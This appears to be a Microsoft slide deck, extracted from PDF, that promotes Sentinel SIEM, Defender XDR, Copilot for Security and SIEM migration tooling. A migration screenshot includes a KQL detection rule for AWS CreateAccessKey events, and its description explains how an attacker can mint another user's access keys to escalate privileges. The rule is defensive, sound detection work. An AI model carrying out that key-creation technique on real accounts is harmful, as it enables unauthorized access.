
1. The Total Economic Impact™ of Microsoft Sentinel, a commissioned study conducted by Forrester Consulting, 2024

Unified SIEM



It's time for a **unified** security operations platform

Optimized analyst experience | Targeted assistance | Automated protection and remediation



Customizable, cloud-native SIEM monitoring a breadth of data



Microsoft Sentinel

Analyst experience

- Investigation
- Prioritized incident queue
- Hunting
- SOAR
- Detections
- MITRE dashboards
- Search
- Solution packages

Enterprise readiness

- Scale, multi-tenancy, resiliency, RBAC

Security analytics

- Correlation and normalization
- Customizable automation
- UEBA
- Threat intelligence platform
- SOC optimization



Data

300+ third-party solutions



- Connectors
- Data storage

- Industry standards
- .CEF, Syslog



XDR with out of the box protection across workloads



Microsoft Defender XDR

Analyst experience

- Investigation
- Prioritized incident queue
- Hunting across workloads
- Automated detection and response
- Attack disruption
- Posture management
- Correlated incidents

Enterprise readiness

- Scale, multi-tenancy, resiliency, RBAC

Security analytics

- Correlation and normalization
- Entity profiles
- Microsoft Threat Intelligence and analytics



Data

Modern workplace

- Hybrid identities, endpoints, IoT, email, collaboration tools, SaaS apps, and documents

Cloud workloads


- Multicloud alerts, signals, and asset information for Microsoft Azure, Amazon Web Services, and Google Cloud Platform



Unified security operations platform in the Defender Portal

Microsoft Copilot for Security

- Step-by-step actionable remediation guidance
- Incident and event summary reports
- Natural language translation to KQL
- Script analysis



Data


300+ third-party solutions



- Business applications
- Microsoft integrations
- Modern workplace
- Industry standards
- Cloud workloads
- Users
- Devices
- Data storage
- Infrastructure

Microsoft Defender XDR

Build a unified defense with XDR



Microsoft Security Exposure Management

Proactively improve posture and reduce exposure.

Attack Surface Management

Continuously discover, contextualize and manage an organization's assets to provide defenders with an attacker perspective

Attack Path Analysis

Prioritize weaknesses by considering the attacker's perspective, moving away from the traditional siloed approach

Unified Exposure Insights

Understand your security posture and proactively answer questions from key stakeholders using out-of-the-box insights



Unified Asset Inventory



Critical Asset Management



Attack Surface Map



Automatic Attack path discovery



Security Initiatives



Security Metrics



Security Recommendations

Unifies your security tools



Vulnerability management



External Attack Surface Management



Data Security Posture Management



Cloud Security Posture Management



CMDB



Identity Protection



Application Security Posture Management



SaaS Security Posture Management



Network Access



Endpoint privilege management



Endpoint Management



Privileged Identity Management

Stay safer with the **most holistic defense**




Streamline work

Comprehensive features ensure a better results, less work and more out of the box value



Proactively protect

Reduce risk by proactively optimizing your security posture with comprehensive visibility into attack surface and exposure



Partner with AI

Copilot for Security brings generative AI into the product to surface skills relevant to the tasks at hand



Increase flexibility

Customize solutions and content to address use cases across SIEM and XDR



Automate response

Respond to attacks faster with automated response to contain threats



Manage costs

Data management is easier with tailored recommendations for saving money and improving protection

Microsoft Sentinel

Simplify your defense against modern threats

Empowering the SOC with next-gen SIEM



Get **unlimited cloud speed** and **scale**



Level up with **Microsoft Intelligence**



Detect and respond efficiently



Protect your entire digital estate



Native integration with Microsoft XDR

Powered by the cloud and AI

Comprehensive capabilities



Cloud scale protection



Analytics powered by built-in UEBA and ML



Integrated threat intelligence



Automated detection,
investigation and
remediation



Proactive threat hunting



Ecosystem integration

Hybrid vs Cloud-native SIEMs

Hybrid SIEM



Cloud subscription
and usage fee



High costs for setup of
on-prem infrastructure
and maintenance



Complexity of
monitoring threats
and alerts



Potential performance
and latency issues



Integration
complexity between
on-premises and
cloud-based
components

Benefits of a cloud-native SIEM



- Scale and flexibility
- Only Cloud subscription and usage fee
- Rapid deployment and Time-to-Value
- Advanced analytics and Machine Learning
- Global TI and collaboration

Simplify and accelerate adoption with SIEM migration experiences

Accelerate adoption process with new migration capabilities:

Speed up time to value

Reduce manual effort and migration costs by mapping analytics and use cases from source SIEM to Microsoft Sentinel.

Close gaps

Analyze content gaps when migrating to Microsoft Sentinel.

MITRE assessment

Review coverage against MITRE framework.

Source query language conversion to KQL

Starting with SPL to KQL

The screenshot shows the Microsoft Sentinel SIEM Migration interface. At the top, there are tabs: Prerequisites, Upload file, Configure Rules (which is selected), and Review and migrate. Below the tabs, a message states: "The systematic translation of custom rules uses the SPL search query from the Splunk export to generate converted KQL queries for each Splunk rule. This is not always precise. Carefully review translations and make adjustments to ensure migrated rules function as intended in your Microsoft Sentinel workspace. For more information on the concepts important in translating detection rules, see migrate Splunk detection rules. Learn more about the SIEM Migration experience and the scope of translation [here](#)." A "Pre-migration summary" section shows statistics: Uploaded from file (14 Fully Translated queries, 7 Partially Translated queries, 0 No translation), "Out of the box" matches (7 Fully Translated queries, 6 Partially Translated queries, 0 No translation), and No matches (7 Fully Translated queries, 0 Partially Translated queries, 0 No translation). There is also a "Export Summary" link. Below this, a table lists rules for configuration and deployment. The columns are: Ready to mi..., Name, Translation Type (sorted), Translation State, Description, Source Query, Tactics, and Techniques. The table shows several rows, with one row highlighted in grey. To the right of the table, a detailed view of a specific rule is shown. The rule is titled "ASL AWS CreateAccessKey" and is categorized under "Medium Severity" with "Persistence" as its tactic. The description states: "An attacker with the CreateAccessKey permissions on other users can create an access Key ID and secret access key belonging to another user in the AWS environment for privilege escalation." The rule query is:

```
awscloudtrail
| where EventName == "CreateAccessKey" and isempty(Error)
| project TimeGenerated, EventName, EventTypeName, UserId, UserIdentityUserName, SessionMfaAuthenticated, SourceIpAnd
| extend UserIdentityUserName = if(isempty(UserIdentityUserNa...
```

. The rule frequency is set to "Once every 1 hour". A note at the bottom says: "You haven't used this template yet; You can use it to create analytics rules."

An end-to-end solution for security operations



Powered by community + backed by Microsoft's security experts



Collect



Visibility

Detect



Analytics



Hunting



Intelligence

Investigate



Incidents

Respond



Automation

Secure your business with easily discoverable content

Flexibly customize Microsoft Sentinel for use cases driven by product coverage, threats, domain or industry

Supported by...



Microsoft

210+

Microsoft authored solutions



Partners

430+

Microsoft Intelligent Security Association offerings including solution, SaaS, and managed offers



Community

400+

contributing community members

Microsoft Sentinel makes content more powerful



- ✓ On-demand, single step installation
- ✓ Customization
- ✓ Multi-workspace management
- ✓ Normalization
- ✓ DevOps tools

Address new use cases



Expand product coverage



Defend against a new threat



Manage a specific domain



Industry-specific needs

Discover solutions packages and standalone content in Content Hub...

3,800+

Out-of-the-box and customizable standalone content and packaged solutions

- Data connectors, parsers
- Workbooks
- Analytic rules
- Hunting, queries, notebooks, watchlists
- Playbooks, Logic App connectors



Microsoft Sentinel—a Leader in the Forrester Wave™: Security Analytics Platform

"Microsoft roars into the security analytics market..."

The vendor's entry into the security analytics space captivated security buyers. Microsoft's bold move to allow the ingestion of Microsoft Azure and Microsoft Office 365 activity logs into Sentinel at no cost makes the solution attractive to enterprises invested in Azure and Microsoft 365."

- The Forrester Wave™: Security Analytics Platforms, Q4 2020 report

THE FORRESTER WAVE™

Security Analytics Platforms

Q4 2020



The Forrester Wave™ is copyrighted by Forrester Research, Inc. Forrester and Forrester Wave™ are trademarks of Forrester Research, Inc. The Forrester Wave™ is a graphical representation of Forrester's call on a market and is plotted using a detailed spreadsheet with exposed scores, weightings, and comments. Forrester does not endorse any vendor, product, or service depicted in the Forrester Wave™. Information is based on best available resources. Opinions reflect judgment at the time and are subject to change.

Microsoft Cloud Fundamentals



Microsoft Cloud Offerings and Hierarchy

Microsoft Cloud Offerings:



Microsoft 365




Microsoft Azure



Microsoft Dynamics 365


Hierarchy for consistency of identities and billing across the cloud offerings:

- ▶ Organization
- ▶ Tenant
- ▶ Subscriptions
- ▶ User Accounts



Connecting the cloud offerings

- ▶ An organization can have multiple subscriptions
- ▶ A subscription can have multiple licenses
- ▶ O365 licenses can be assigned to individual user accounts
- ▶ User accounts are stored in an Microsoft Entra ID tenant



Azure Fundamentals

Azure Cloud platform consists of more than 200 products and Cloud Services

Azure Services are available globally

Partners can choose the best region for their customers' needs

